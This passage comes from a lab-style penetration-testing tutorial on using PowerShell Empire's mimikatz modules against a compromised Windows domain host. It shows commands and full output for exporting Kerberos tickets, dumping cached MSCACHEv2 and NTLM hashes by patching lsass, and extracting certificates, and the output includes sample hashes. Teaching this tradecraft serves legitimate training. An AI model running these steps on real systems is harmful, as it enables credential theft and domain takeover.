
This is a dynamic way to generate ticket because this module can be run without having an admin privilege session and it will inject the ticket into the current session and the attacker can get direct access to the server.

Learn More: Domain Persistence: Golden Ticket Attack

Extracting Tickets

We saw how to forge tickets. Tickets last longer than a normal persistence. Golden Tickets can last up to 10 years. Hence, we should have the ability to extract those tickets for usage down the road.

```
usemodule credentials/mimikatz/extract_tickets
execute
```



```
(Empire: AKW4138D) > usemodule credentials/mimikatz/extract_tickets
(Empire: powershell/credentials/mimikatz/extract_tickets) > execute
[*] Tasked AKW4138D to run TASK_CMD_JOB
[*] Agent AKW4138D tasked with task ID 6
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/extract_tickets
(Empire: powershell/credentials/mimikatz/extract_tickets) >
Job started: 3YXPAE

Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # standard::base64
isBase64InterceptInput  is false
isBase64InterceptOutput is false

mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 4/3/2021 11:38:14 AM ; 4/3/2021 9:38:14 PM ; 4/10/2021 11:38:14 AM
   Server Name       : krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
   Client Name       : pavan @ ignite.local
   Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
   * Saved to file      : 0-60a10000-pavan@krbtgt~IGNITE.LOCAL-IGNITE.LOCAL.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 4/3/2021 11:37:02 AM ; 4/1/2031 11:37:02 AM ; 4/1/2031 11:37:02 AM
   Server Name       : krbtgt/ignite.local @ ignite.local
   Client Name       : pavan @ ignite.local
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file      : 1-40e00000-pavan@krbtgt~ignite.local-ignite.local.kirbi

[00000002] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 4/3/2021 11:38:14 AM ; 4/3/2021 9:38:14 PM ; 4/10/2021 11:38:14 AM
   Server Name       : cifs/DC1.ignite.local @ IGNITE.LOCAL
   Client Name       : pavan @ ignite.local
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
   * Saved to file      : 2-40a50000-pavan@cifs~DC1.ignite.local-IGNITE.LOCAL.kirbi
```

Learn More: Deep Dive into Kerberoasting Attack

Domain Cache

Microsoft Windows stores previous users' logon information locally so that they can log on if a logon server is unreachable during later logon attempts. This is known as Domain Cache credential (DCC) but in-actually it is also known as MSCACHE or MSCASH hash. It sorted the hash of the user's password that you can't perform pass-the-hash attacks with this type of hash. It uses the MSCACHE algorithm for generating password hash and that are stored locally in the Windows registry of the Windows operating system. These hashes are stored in the Windows registry, by default the last 10 hashes.


There two versions of MSCASH/MSCACHE or DCC

- MSCACHEV1 or DCC1 used before Vista Server 2003
- MSCACHEV2 or DCC2 used after Vista & Server 2003

PowerShell Empire has a module that extracts the MSCACHEV2 hashes from the inside registry of the compromised machine.

```
usemodule credentails/mimikatz/cache
execute
```

And again, you will get the MSCACHEv2 hashes on your screen.



```
(Empire: AKW4138D) > usemodule credentials/mimikatz/cache*
(Empire: powershell/credentials/mimikatz/cache) > execute
[*] Tasked AKW4138D to run TASK_CMD_JOB
[*] Agent AKW4138D tasked with task ID 7
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/cache
(Empire: powershell/credentials/mimikatz/cache) >
Job started: HWXAG9

Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

596     {0;000003e7} 1 D 42053          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)
 -> Impersonated !
 * Process Token : {0;0003f246} 1 F 575066      IGNITE\yashika  S-1-5-21-501555289-216892562
 * Thread Token  : {0;000003e7} 1 D 2487811     NT AUTHORITY\SYSTEM     S-1-5-18        (04g

mimikatz(powershell) # lsadump::cache
Domain : DESKTOP-ATNONJ9
SysKey : d92268aa54cb14ee03f66cdeab0a0c5f

Local name : DESKTOP-ATNONJ9 ( S-1-5-21-1276730070-1850728493-30201559 )
Domain name : IGNITE ( S-1-5-21-501555289-2168925624-2051597760 )
Domain FQDN : ignite.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {357b0fff-617d-d208-bd37-7026004292bb}
  [00] {357b0fff-617d-d208-bd37-7026004292bb} 8d373c462ad98151806982903fe5ab26cad9a2f0349074

* Iteration is set to default (10240)

[NL$1 - 4/3/2021 11:25:24 AM]
RID       : 0000044f (1103)
User      : IGNITE\yashika
MsCacheV2 : da2d69f73adbacec5ec08ad96c2abe7e

mimikatz(powershell) # token::revert
 * Process Token : {0;0003f246} 1 F 575066      IGNITE\yashika  S-1-5-21-501555289-216892562
 * Thread Token  : no token
```


Learn More: Credential Dumping: Domain Cache Credential

Mimikatz Commands

As we saw that there is no shortage of mimikatz modules on PowerShell Empire but the Mimikatz is still a big tool with many more attack methods than the Empire team can catch up. So, if you are at the point where you don’t remember any module but you do know the mimikatz command to run, then Empire has you covered. Use the mimikatz/command module to run manual commands directly on the compromised target.

To demonstrate, we will be running the lsadump::lsa /patch on the target machine. When run, Mimikatz patches the samsrv.dll running inside the process lsass.exe to dump the NTLM hashes.

```
usemodule credentials/mimikatz/command
set Command lsadump::lsa /patch
execute
```




```
(Empire: AKW4138D) > usemodule credentials/mimikatz/command
(Empire: powershell/credentials/mimikatz/command) > set Command lsadump::lsa /patch
(Empire: powershell/credentials/mimikatz/command) > execute
[*] Tasked AKW4138D to run TASK_CMD_JOB
[*] Agent AKW4138D tasked with task ID 12
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/command
(Empire: powershell/credentials/mimikatz/command) >
Job started: XHK85N

Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::lsa /patch
Domain : DESKTOP-ATNONJ9 / S-1-5-21-1276730070-1850728493-30201559

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM :

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003e9 (1001)
User : raj
LM   :
NTLM : 3dbde697d71690a769204beb12283678

RID  : 000001f8 (504)
User : WDAGUtilityAccount
LM   :
NTLM : be6b7a47c3dbb506f705a8ddfed8c6c5
```

Extracting Certificates


A Root SSL certificate is a certificate issued by a trusted certificate authority (CA). In the SSL ecosystem, anyone can generate a signing key and use it to sign a new certificate. However, that certificate isn't considered valid unless it has been directly or indirectly signed by a trusted CA. Signed certificates can be used to mount Man in the Middle or Phishing attacks on the target or the target's network. To extract the certificate, from a compromised machine use this module.

```
usemodule credentials/mimikatz/certs
execute
```

